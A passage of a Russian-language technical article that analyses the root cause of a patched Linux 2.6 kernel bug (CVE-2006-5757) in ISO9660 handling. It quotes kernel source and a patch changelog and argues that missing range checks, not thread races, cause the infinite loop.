420     * file io on the block device and getblk.  It gets dealt with
421     * elsewhere, don't buffer_error if we had some unmapped buffers
422     */
423     if (all_mapped) {
424             printk("__find_get_block_slow() failed. "
425             "block=%llu, b_blocknr=%llu\n",
426                     (unsigned long long)block,
427                     (unsigned long long)bh->b_blocknr);
428                     printk("b_state=0x%08lx, b_size=%zu\n",
429                             bh->b_state, bh->b_size);
430                     printk("device blocksize: %d\n", 1 << bd_inode->i_blkbits);
431     }
432 out_unlock:
433     spin_unlock(&bd_mapping->private_lock);
434     page_cache_release(page);
435 out:
436     return ret;
437 }
```

Листинг 3 ключевой фрагмент функции __find_get_block_slow(), вызываемой в бесконечном цикле из ядра 2.6.x при чтении дефективного ISO9660-образа

Сразу же ищем вызовы функции printk (записывающей ругательные сообщения в файл /proc/kmsg), находящиеся практически в самом конце __find_get_block_slow и предваренные следующим комментарием: "we might be here because some of the buffers on this page are not mapped. This is due to various races between file io on the block device and getblk. It gets dealt with elsewhere, don't buffer_error if we had some unmapped buffers" ("*мы можем очутиться здесь, если один или несколько буферов на этой странице не были спроецированы в память, что случилось по причине "гонки потоков" на операциях ввода/вывода блочного устройства и функции getblk. если мы имеет несколько не спроецированных буферов, то ошибка находится черт знает где, но не в функции buffer_error*").

Судя по комментарию причина кроется в некорректно реализованной синхронизации потоков, что "подтверждается" отчетами, опубликованных целым рядом компаний специализирующихся на безопасности, неполный перечень ссылок на которые можно найти на http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2006-5757.

В действительности же все эти компании просто перепечатали исходный комментарий, не проводя никаких дополнительных исследований. Но комментарий — это не Коран и совсем не божественное откровение в которое можно только верить, но нельзя проверить. Простейший эксперимент опровергает теорию гонки, поскольку ошибка проявляется как на однопроцессорных, так и на многопроцессорных системах и уж тем более странно, чтобы потоки гнались в этом месте.

Просматривая "заплатку" для ядра от Fabio M. Di Nitto (fabbione@ubuntu.com) мы видем следующий комментарий в diff-файле: http://security.ubuntu.com/ubuntu/pool/main/l/linux-source-2.6.12/linux-source-2.6.12_2.6.12-10.45.diff.gz

```
+ * [SECURITY] Fix a bunch of range checks in ISO9660 fs:
+ - Add patch stolen-from-head_iso9660-flaws.dpatch.
+   (CAN-2005-0815)
```

Листинг 4 комментарий в заплатке, исправляющей множественные ошибки в драйвере файловой системы ISO9660

"*Исправления множества проверок на принадлежность числа к диапазону в ISO9660 fs*" — и никаких гонок потоков!!! Не залатанная версия драйвера файловой системы ISO9660 манипулировала ключевыми структурами данных, забывая о необходимости проверки корректности содержащихся в них значений. И вот — результат! Теперь этот недостаток исправлен и сами исправления настолько обширны, что здесь попросту не хватит место, чтобы привести даже небольшую часть из них. Да и какой смысл, когда каждый может заглянуть в diff-файл самостоятельно? Тем более, что проверки тривиальны и не несут в себе абсолютно ничего интересного. Обычные рутинные операции повседневных будней программиста. И вот в этих самых "буднях" концентрация ошибок достигает максимальной плотности на количество

строк исходного текста. Что поделаешь — однообразная, унылая работа всегда рассеивает внимание…